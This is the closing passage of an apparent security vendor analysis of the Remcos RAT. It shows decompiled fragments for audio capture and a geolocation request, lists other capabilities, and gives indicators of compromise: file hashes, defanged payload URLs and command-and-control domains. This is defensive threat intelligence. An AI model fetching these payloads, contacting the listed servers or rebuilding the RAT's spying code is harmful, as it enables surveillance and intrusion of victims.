  if ( !strcmp(strReturnString, "stopped") )
    SetEvent(hEvent);
  if ( !WaitForSingleObject(hEvent, 0x1F4u) )
  {
    CloseHandle(hEvent);
    v11 = 0;
    goto LABEL_6;
  }
  v11 = hEvent;
}
mciSendStringA("stop audio", 0, 0, 0);
mciSendStringA("close audio", 0, 0, 0);
```

Figure 20: Stealing audio

Remcos RAT connects with a URL to collect geolocation information.

```
sub_4020DF(this);
dwNumberOfBytesRead = 0;
v2 = malloc(0xFFFFu);
v3 = InternetOpenW(0, 1u, 0, 0, 0);
v4 = InternetOpenUrlW(v3, L"http://geoplugin.net/json.gp", 0, 0, 0x80000000, 0);
do
```

Figure 21: geolocation

The other capability of Remcos RAT is

- Capturing screenshots of the victim's screen upon startup.
- Disabling User Account Control (UAC) on the victim's device.
- Sending data to C2.

Attackers are always finding fresh strategies to evade the Antivirus (AV) and Endpoint Detection and Response (EDR) system,to secure their ongoing attacks.

We at K7 Labs provide detection for Remcos and all the latest threats. Users are advised to use a reliable security product such as "K7 Total Security" and keep it up-to-date to safeguard their devices.

IOCs

MD5	Detection Name
8E125841810C306790958A95D6DB EB5	Riskware (00584baa1)
C50DC32F0CABCF7D7B44031031026078	Trojan (0057ef441)
AA387BA65FF8C796CBE90FEEC010C008	Trojan (0001140e1)

URLs

hxxps://bitbucket.org/openheartplayercertlover/certlover2/downloads/S-Corp_AUELLC1.png

hxxps://bitbucket.org/openheartplayercertlover/certlover2/downloads/elana.png

hxxps://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673

hxxps://bitbucket.org/!api/2.0/snippets/openheartplayercertlover/jqEMdz/87de249e540d810ba6df8cabeca4b0d89589a73b/files/elanawc

hxxp://paste.ee/d/azfhe

C2

lora1.safesopkoco.com:2404

lora2.safesopkoco.com:2404

safesopkoco.com:2404

masterbotsbrothers.xyz:2404

mota1.masterbotsbrothers.xyz:2404

mota2.masterbotsbrothers.xyz:2404

lora1.safesopkoco.co:2404

lora2.safesopkoco.co:2404

lora2.safesopko.net:2404

lora1.safesopko.net:2404
